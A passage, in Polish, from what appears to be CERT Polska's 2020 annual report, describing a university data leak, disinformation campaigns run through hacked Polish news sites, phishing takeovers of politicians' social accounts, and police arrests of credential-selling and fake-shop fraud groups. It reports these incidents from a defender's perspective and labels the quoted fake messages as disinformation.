Upublicznione repozytorium Git oprócz kodu strony zawierało dane wrażliwe takie jak zrzut bazy danych zawierający **dane osobowe studentów i pracowników**, które pochodziły z systemu USOS. Wśród danych znajdowały się również dane logowania do bazy portalu, USOSWeb, a także klucze OAuth dające dostęp do API systemu USOS. Klucz API umożliwiał dostęp do aktualnych danych osobowych dowolnego studenta i pracownika uczelni na podstawie USOS ID.

Uczelnia zareagowała na incydent m.in. wydając oficjalny komunikat, w którym powiadomiła użytkowników o wycieku i jego zakresie. Poinformowała w nim, że katalog był publicznie dostępny **od czerwca 2017 r.**, co było spowodowane błędem podczas tworzenia nowego portalu wydziałowego. Wydział podjął środki naprawcze usuwając dostęp do repozytorium, unieważniając klucz OAuth i zgłaszając naruszenie ochrony danych do UODO. Studenci i pracownicy uczelni zostali natomiast powiadomieni o możliwych środkach zaradczych w związku z wyciekiem ich danych.





**Rys. 65. Komunikat o incydencie na stronie Wydziału MIM UW[45].**

## Podsumowanie

W 2020 r. doszło do licznych naruszeń bezpieczeństwa danych osobowych i infrastruktury na polskich uczelniach. Niektóre z incydentów były efektem problemów, które wystąpiły na długi czas przed ich ujawnieniem. Brak dostatecznego monitorowania i audytu kluczowych systemów, a w niektórych wypadkach również brak świadomości obowiązków, jakie spoczywają na podmiotach publicznych z tytułu ustawy o krajowym systemie cyberbezpieczeństwa, nie pozwolił na odpowiednio szybką reakcję. Oprócz konsekwencji związanych z wyciekiem danych, utrudniony dostęp do systemów uczelnianych był szczególnie uciążliwy w związku z trwającą pandemią COVID-19 i pracą wielu uczelni w trybie zdalnym.

45 https://www.mimuw.edu.pl/incydent-naruszenia-danych-osobowych-w-portalu-mim




# Dezinformacja a cyberbezpieczeństwo

Według badania przeprowadzonego przez NASK w 2019 r. na temat zjawiska dezinformacji, ponad 1/3 internautów przyznaje się, że nigdy nie weryfikuje prawdziwości informacji przeczytanych w internecie, a kolejna 1/3 robi to tylko sporadycznie.

Zespół CERT Polska regularnie analizuje akcje dezinformacyjne pojawiające się w polskim internecie. Szczególnie interesują nas przypadki, w których ważnym elementem jest incydent bezpieczeństwa teleinformatycznego. W niektórych z nich informacje są pozyskiwane poprzez ataki hakerskie, a w innych w taki sposób są rozpowszechniane. W tym artykule zaprezentujemy trzy przypadki dezinformacji, które odnotowaliśmy w 2020 r. Wszystkie były ściśle związane z obecnością w Polsce amerykańskiej armii, a ich celem było wzbudzenie niechęci do naszych sojuszników.

W osobnym artykule na stronie 115 opisujemy serię incydentów dezinformacyjnych związanych z przejmowaniem kont polskich polityków w mediach społecznościowych.

Zachęcamy również do zapoznania się z naszymi analizami podobnych przypadków, które opisywaliśmy w raportach za lata 2016[46], 2017[47] i 2019[48].

## Marsz przeciwko obecności amerykańskiej armii

W styczniu 2020 r. na stronie internetowej "Tygodnika Działdowskiego" dwukrotnie został zamieszczony artykuł, w którym burmistrz Orzysza miał rzekomo zapraszać mieszkańców polskich miast na wspólny marsz przeciwko obecności wojsk amerykańskich w Polsce[49]. Manifestacja miała odbyć się 20 stycznia 2020 r. pod Urzędem Miejskim w Orzyszu. W artykule zamieszczono również zrzut ekranu ze strony Urzędu Miejskiego orzysz.pl, który miał uwiarygodnić informację. Choć strona orzysz.pl wielokrotnie padała ofiarą podobnych ataków, nie wiadomo czy w tym przypadku zrzut ekranu nie został sfabrykowany. Administratorzy "Tygodnika" sprawnie usunęli fałszywy artykuł, a redaktor prowadzący zawiadomił organy ścigania o włamaniu.

46 https://cert.pl/uploads/docs/Raport_CP_2016.pdf#page=39
47 https://cert.pl/uploads/docs/Raport_CP_2017.pdf#page=40
48 https://cert.pl/uploads/docs/Raport_CP_2019.pdf#page=41
49 https://www.cyberdefence24.pl/rosyjski-atak-informacyjny-wymierzony-w-wojska-usa-cyberprzestepcy-podszywaja-sie-pod-defence24

Jest to bardzo zbliżony motyw, który obserwowaliśmy już w akcji dezinformacyjnej przeprowadzonej w 2017 r. Artykuł zamieszczony przez atakujących na kilku lokalnych portalach informacyjnych (m.in. steszew.pl, mosina.pl, slonsk.pl, gmina-nowe-miasto.pl, okonek.pl, granowo.pl i innych) proponował marsz pod takim samym tytułem i używał tych samych zwrotów i zdań, jakie znalazły się w fałszywym artykule na stronach "Tygodnika Działdowskiego" w 2020 r.


**Rys. 66. Fałszywy artykuł na stronie Tygodnika Działdowskiego. Źródło: archive.is.**

Krótko po zamieszczeniu fałszywego artykułu na stronach Tygodnika Działdowskiego atakujący, podszywając się pod dyrektora operacyjnego portalu Defence24, wysłali do wielu instytucji wiadomości e-mail, w których pytano czy informacja Tygodnika o marszu jest prawdziwa.

Szanowni Państwo
jestem Dyrektorem Operacyjnym Defence24, czy mogę prosić o komentarz.
Czy naprawdę Urząd Miejski i burmistrz Orzysza Zbigniew Włodkowski zapraszają mieszkańców polskich miast i miasteczek na spotkanie i marsz patriotów „Nie dla wojsk USA w Polsce!"?
http://tygodnikdzialdowski.pl/dzialdowo/972-burmistrz-orzysza-zaprasza-na-marsz-patriotow-2
Bardzo proszę o odpowiedź do dzisiaj do 15.00
Z poważaniem.
Pozdrawiam / Best Regards
August Żywczyk
Dyrektor Operacyjny | Executive Director
kom: [redacted]
E: [redacted]
Defence24 Sp. z o.o., ul. Chłodna 64 lok. 18, 00-872 Warszawa

**Rys. 67. Fałszywa wiadomość podszywająca się pod dyrektora operacyjnego Defence24. Źródło: CyberDefence24.**

## List polskiego generała na stronach Akademii Sztuki Wojennej

W kwietniu 2020 r. na stronie internetowej Akademii Sztuki Wojennej ukazał się fałszywy list gen. bryg. dr. inż. Ryszarda Parafianowicza (rektora-komendanta tej szkoły) pt. "List otwarty do wojskowych"[50]. Jego treść skrajnie negatywnie odnosiła się do polsko-amerykańskiego sojuszu wojskowego. Co interesujące, w przeciwieństwie do wielu innych materiałów dezinformacyjnych, treść listu była napisana poprawną polszczyzną. Częściowo wynika to z tego, że jego fragmenty zostały wyrwane z kontekstu i skopiowane z innego, prawdziwego listu płk. dpl. rez. Adama Mazguły[51].


**Rys. 68. Fałszywy list na stronach Akademii Sztuki Wojennej.**


Podobnie jak w przypadku fałszywej informacji o "marszu patriotów", do rozpowszechnienia fałszywego listu przeprowadzono kampanię mailową, podszywając się m.in. pod byłego posła, a także jednego z amerykańskich dziennikarzy. W wiadomościach wysłanych do wielu instytucji międzynarodowych proszono o ustosunkowanie się do treści listu.[52]

Ostatnim krokiem mającym uwiarygodnić treść listu było umieszczenie przez atakujących fałszywych artykułów opisujących list na portalach lewy.pl oraz prawy.pl. Dokonano tego włamując się na konto redaktora i modyfikując opublikowane w serwisach artykuły, a następnie masowo udostępniając je w mediach społecznościowych z kont dwóch redaktorów

50 https://zaufanatrzeciastrona.pl/post/falszywy-list-polskiego-generala-na-stronie-www-akademii-sztuki-wojennej/
51 https://thefad.pl/aktualnosci/pulkownik-adam-mazgula-list-otwarty-generalow-oficerow-wojska-polskiego/
52 https://sprawdzam.afp.com/nie-general-parafianowicz-nie-nawolywal-do-walki-z-amerykanskim-okupantem-byl-a-tak-hakerski

prorosyjskiego portalu "Niezależny Dziennik Polityczny". Zdaniem badaczy ze Stanford Internet Observatory, obaj dziennikarze to w istocie fikcyjne persony[53].

Krótko po przeprowadzonej kampanii dezinformacyjnej redakcja strony Akademii Sztuki Wojennej usunęła list i potwierdziła, że strona padła ofiarą ataku.




**Rys. 69. Dementi Akademii Sztuki Wojennej na Twitterze.**

## Amerykanie "chwalą" pobyt w Drawsku Pomorskim

Ostatni atak w 2020 r. o podobnym charakterze zaobserwowaliśmy w maju. Na stronach: telewizja-republika.pl, niezalezna.pl, epoznan24.pl, olsztyn24.pl, radioszczecin.pl, orzysz.pl oraz w mediach społecznościowych ukazał się fałszywy artykuł zawierający rzekome, skrajnie negatywne opinie amerykańskich żołnierzy o polskim wojsku[54].


**Rys. 70. Fałszywy artykuł na stronie orzysz.pl.**

53 https://cyber.fsi.stanford.edu/io/news/poland-ndp-disinformation
54 https://cyberdefence24.pl/dezinformacja-w-stosunki-polsko-amerykanskie-kolejne-redakcje-w-kraju-padaja-ofiarami-cyberatakow-na-swoje-serwisy

W artykule przytoczono rzekome prześmiewcze słowa amerykańskiego dowódcy płk. Patricka O'Neala, np. "Szkolenie odbywa się na przestarzałym sprzęcie, przy braku podstawowych środków bojowych. To trzeba mieć z czego strzelać, a z tego co mają jest słaby zasięg i siła rażenia — bo jedyne czym mogą strzelić to gumki od majtek. Najlepsze wyposażenie mają prawdopodobnie kapelani wojskowi — nowe kropidła bojowe".

W celu uwiarygodnienia artykułu podano, że jego źródłem jest Polska Agencja Prasowa. Treść artykułu napisana była poprawną polszczyzną i znów wynika to m.in. z faktu złożenia artykułu ze zdań wyjętych z kontekstu z innych publikacji na temat polsko-amerykańskiej współpracy wojskowej.


Treść fałszywego artykułu oficjalnie zdementował rzecznik prasowy Ministra Koordynatora Służb Specjalnych[55].

## Włamania na konta polityków

Posiadanie kont, na różnego rodzaju portalach społecznościowych przez osoby sprawujące oficjalne funkcje w państwie jest powszechną praktyką na całym świecie. W domyśle, konta te powinny być odpowiednio dobrze zabezpieczone. W przeciwnym razie mogą zostać przejęte przez osoby nieupoważnione, co prowadzi do poważnych konsekwencji.

Informacje o pierwszym z serii włamań na konta społecznościowe polityków pojawiły się w mediach 26 października 2020 r. Do końca roku odnotowaliśmy łącznie sześć incydentów związanych z przejętym dostępem do kont na platformach społecznościowych oraz publikowaniem za ich pomocą kontrowersyjnych treści. Należy jednak podkreślić, że są to wyłącznie incydenty, które zostały zgłoszone pośrednio lub bezpośrednio do CSIRT NASK. Wiemy, że podobne incydenty obsługiwane były także przez inne CSIRT-y poziomu krajowego, a część przypadków zapewne nie została zgłoszona w ramach krajowego systemu cyberbezpieczeństwa.

Pierwszym przypadkiem takiego włamania, odnotowanym przez większość portali informacyjnych, było przejęcie kont posłanki Joanny Borowiak. Pierwsze posty po włamaniu zostały opublikowane 26 października, a o odzyskaniu odpowiednich dostępów posłanka Borowiak poinformowała 31 października[56]. Taki stosunkowo długi czas reakcji może wskazywać na to, że wraz z utratą możliwości logowania do kont na portalach społecznościowych, posłanka straciła również dostęp do konta pocztowego użytego do rejestracji na powyższe portale. W takim przypadku zablokowane zostały wszystkie tradycyjne i szybkie metody odzyskania dostępów i prawdopodobnie konieczny był kontakt z administracją serwisów.




**Rys. 71. Przykład treści opublikowanych przy użyciu przejętego konta.**

[55] https://www.gov.pl/web/sluzby-specjalne/kolejny-atak-informacyjny-na-pl
[56] https://www.tvp.info/50589727/joanna-borowiak-twitter-wlamanie-poslanka-pis-odzyskala-dostep-do-konta

Do końca roku zespół CSIRT NASK odnotował kolejne pięć włamań na konta polityków.

19.11.2020 – poseł Marcin Duszek[57]

28.11.2020 – poseł Arkadiusz Czartoryski[58]


28.11.2020 — Marek Kuchciński[59]

11/14.12.2020 – radny Adam Ilarz[60] i szef biura posła Tadeusza Cymańskiego

15.12.2020 – minister Marlena Maląg[61]

Wszystkie przejęte konta, poza kontem posła Marka Kuchcińskiego, zostały wykorzystane do publikowania kontrowersyjnych treści bazując na tematach popularnych w mediach w danym okresie. Były to zarówno treści obyczajowe, społeczne, jak i związane z relacjami międzynarodowymi — w szczególności z Litwą.

W przypadku posła Marka Kuchcińskiego, na przejętym koncie w serwisie Facebook nie opublikowano żadnych treści. Wartym wyróżnienia jest też włamanie na konta posła Tadeusza Cymańskiego. W tym wypadku przestępcy nie uzyskali dostępu bezpośrednio do konta posła, ale osoby, która miała możliwość publikowania postów na jego koncie.




**Rys. 72. Oświadczenie posła Tadeusza Cymańskiego.**

W przypadku większości powyższych włamań udało się potwierdzić, że dostęp do konta społecznościowego uzyskano zdobywając wcześniej dane do konta pocztowego za pomocą phishingu. Atak miałby znacznie mniejsze szanse powodzenia gdyby na kontach pocztowych i społecznościowych było zastosowane dwuskładnikowe uwierzytelnienie, w szczególności z wykorzystaniem sprzętowych kluczy U2FA.

57 https://www.o2.pl/informacje/zdjecie-ze-slicznotka-na-profilu-posla-pis-twierdzi-ze-to-atak-hakerow--6577414880983840a
58 https://www.tvp.info/51074929/arkadiusz-czartoryski-wlamanie-na-konto-na-twitterze-posel-pis-zawiadomil-policje
59 https://technologia.dziennik.pl/internet/artykuly/8023753,marek-kuchcinski-hakerzy-atak-konto-facebook.html
60 https://malbork.naszemiasto.pl/malbork-radny-adam-ilarz-odzyskal-kontrole-nad-kontem-w/ar/c15-8060195
61 https://www.polsatnews.pl/wiadomosc/2020-12-15/wlamanie-na-profil-minister-marleny-malag-prosze-traktowac--posty-jak-manipulacje

# Zatrzymania grup przestępczych

CERT Polska współpracuje z organami ścigania, pomagając w analizie metod działania grup przestępczych, zrozumieniu zasad działania ich narzędzi oraz łączeniu ze sobą pojedynczych przypadków w szerszy kontekst zorganizowanej działalności na podstawie przesłanek technicznych. W tym rozdziale — na bazie komunikatów policji i prokuratury — odnotowujemy kilka najważniejszych przypadków skutecznego rozbicia takich grup działających w Polsce.

## Rozbicie grupy Infinity Black


29 kwietnia 2020 r. funkcjonariusze z Wydziału dw. z Cyberprzestępczością Komendy Wojewódzkiej Policji w Lublinie, działając na terenie 5 województw, zrealizowali postanowienie o przeszukaniu i zatrzymaniu 6 osób[62]. Decyzją sądu, wobec 5 osób zastosowany został tymczasowy areszt, jedna osoba otrzymała dozór policyjny za poręczeniem majątkowym. Podejrzanym grozi kara pozbawienia wolności do lat 10. Działania te są wynikiem współpracy zespołu, w którego skład wchodzą polska i szwajcarska policja, Europol oraz Eurojust.


62 Źródło: https://policja.pl/pol/aktualnosci/188105,Przestepcy-sprzedawali-w-Darknecie-bazy-danych-pochodzace-z--wlaman-do-systemow-i.html

W cyberprzestępczym świecie rozbita grupa rozpoznawana była pod nazwą „Infinity Black". Jej działalność polegała na pozyskiwaniu i odsprzedaży baz danych. Składały się one z wpisów zawierających pary login-hasło lub e-mail-hasło. Tego typu dane najczęściej są wykradane z ogólnodostępnych serwisów internetowych, które umożliwiają użytkownikom zakładanie kont. Podczas rejestracji wprowadzane zazwyczaj są login, adres e-mail i hasło, którymi przy następnej wizycie na danej stronie jesteśmy w stanie poprawnie się zalogować. Włamywacze przy użyciu rozmaitych technik są w stanie wykraść wpisy dotyczące wszystkich użytkowników danej platformy.

W większości przypadków przestępcom nie zależy na uzyskaniu dostępu do kont w systemie, który został zaatakowany. Dlaczego złodzieje wciąż wykradają tego typu dane? Czemu mieliby być zainteresowani bazą danych forum dyskusyjnego poświęconego np. niszowemu hobby? Przejęcie kontroli nad umieszczanymi tam treściami nie wydaje się być czymś atrakcyjnym z punktu widzenia cyberprzestępczości.

Przestępcy liczą na to, że użytkownicy posiadają uniwersalne hasło, którego używają we wszystkich systemach. Hasło pozyskane z forum dyskusyjnego może również być używane do logowania się na skrzynkę mailową. Z kolei przejęcie poczty daje możliwość resetowania haseł w innych serwisach, używając standardowej procedury typu „zapomniałem hasła". Tego typu działania jednak wymagają ręcznej pracy i nie są prowadzone na szeroką skalę.




**Rys. 73. Oferty sprzedaży kradzionych kont usług cyfrowych.**

Przestępcy automatyzują proces sprawdzania poprawności danych logowania. Nie skupiają się jedynie na skrzynce pocztowej, próbują zalogować się wszędzie tam, gdzie występują płatne treści. Mogą to być np. usługi streamingowe lub platformy umożliwiające zakup gier. Gdy znajdą pasującą parę login-hasło dla danej usługi, przy użyciu tego samego zestawu narzędzi zbierają informacje o koncie, pozwalające im oszacować jego wartość. Dostępy do tego typu usług odsprzedawane są następnie za ułamek kwoty, którą trzeba by zapłacić bezpośrednio na platformie. Pośrednio wykradane są również środki w postaci punktów lojalnościowych, cyfrowych walut lub płatnych przedmiotów z gier, które również są sprzedawane na rynku wtórnym.

## Grupy powiązane z fałszywymi sklepami i bramkami płatności

Prokuratura Regionalna w Warszawie, w ramach zespołu powołanego zarządzeniem Prokuratora Krajowego, wraz z Wydziałem do Zwalczania Zorganizowanej Przestępczości Ekonomicznej Zarządu w Warszawie CBŚP, Zarządem III CBŚP, Wydziałem do Walki z Cyberprzestępczością Komendy Wojewódzkiej Policji w Katowicach, Łodzi, Gorzowie Wielkopolskim, Wydziałem do Walki z Przestępczością Gospodarczą KSP oraz przy wsparciu Wydziału do Zwalczania Aktów Terroru CBŚP, Wydziału Analizy Kryminalnej CBŚP oraz zespołu CERT Polska, prowadziła na przestrzeni 2020 r. śledztwo przeciwko 60 osobom podejrzanym m.in. o udział w zorganizowanej grupie przestępczej (art. 258 § 1 kk), oszustwa (art. 286 § 1 kk), kradzieże z włamaniem środków pieniężnych z rachunków klientów wielu banków (art. 279 § 1 kk), hacking (art. 267 § 1 kk) oraz pranie pieniędzy (art. 299 § 1 kk).

Zastosowano tymczasowe aresztowanie wobec 28 osób. Aresztowani to osoby aktywne na forach w DarkWeb poświęconych tego typu działalności, zajmujące bardzo wysoką pozycję wśród polskich cyberprzestępców.

Śledztwo obejmowało kilka powiązanych wątków, w tym tworzenie i obsługę fałszywych sklepów internetowych, podszywanie się pod pośredników płatności oraz pranie pieniędzy.

Pierwszy wątek dotyczył dokonywania oszustw na szkodę kilku tysięcy osób, w wyniku działalności około 40 fałszywych sklepów internetowych, m.in.: bluertvagd.pl, eurortvagd24.pl, monitcomplex.net, xkomp.net, hotokazje.com, mediamax.in.net, retrortv.in.net, mediartvadg.in.net, okazyjnie.net. Sklepy te rejestrowane były na dane tzw. „słupów" lub dane pochodzące z kradzieży tożsamości. Dla zapewnienia wyższych zysków sklepy były dobrze wypromowane oraz wysoko wypozycjonowane. Środki wpłacane przez pokrzywdzonych trafiały na rachunki „słupów", to jest osób, które za niewielką opłatą zakładały na własne dane nawet kilkanaście rachunków bankowych i przekazywały do nich dostęp cyberprzestępcom. Na dane „słupów" rejestrowane były również przedpłacone karty SIM oraz zakładane konta na giełdach kryptowalut.

W toku postępowania zarzuty zostały postawione m.in. dzięki działaniom podjętym przez funkcjonariuszy Wydziału dw. z Cyberprzestępczością Komendy Wojewódzkiej Policji w Gorzowie Wielkopolskim. Oskarżony Bartosz B. zajmował się m.in. obsługą telefoniczną fałszywych sklepów internetowych oraz wyłudzaniem danych z banków. W wyniku czynności przeprowadzonych przez funkcjonariuszy Wydziału dw. z Cyberprzestępczością Komendy Wojewódzkiej Policji w Katowicach ustalono, że współpracował on z Jakubem D., posługującym się nickiem RyszardLwieSerce. Zatrzymano również jego współpracowników odpowiedzialnych za pozyskiwanie rachunków bankowych – w tym Marcina W., który sprzedał nie mniej niż 200 rachunków bankowych, Artura G. oraz Sebastiana B.

Przeprowadzone czynności pozwoliły również na ustalenie, że Jakub D. i Sebastian B. byli jednocześnie odpowiedzialni za tzw. „fałszywą bramkę płatności", czyli strony podszywające się pod serwisy płatności Dotpay i PayU. W wyniku czynności podjętych przez funkcjonariuszy Policji z Wydziałów dw. z Cyberprzestępczo-

ścią KWP w Katowicach i Łodzi oraz CBŚP zatrzymano współdziałających z Jakubem D. – Macieja A., Przemysława G. oraz Bartłomieja N. Osoby te odpowiedzialne były za pranie pieniędzy pochodzących z przestępstwa, wysyłanie wiadomości SMS z linkami do fałszywych stron paneli płatności i informacją, że po wejściu na wskazaną w linku stronę internetową pokrzywdzeni pokryją koszty przesyłki kurierskiej za zamawiane na Facebook Market Place zabawki lub produkty dziecięce. Przy podejrzanych zatrzymano liczne karty SIM zarejestrowane na dane innych osób, dokumentację bankową, a także maski i przebrania wykorzystywane przy dokonywaniu wypłat w bankomatach.

**Rys. 74. Dowody zabezpieczone podczas zatrzymania. Źródło: https://zaufanatrzeciastrona.pl.**

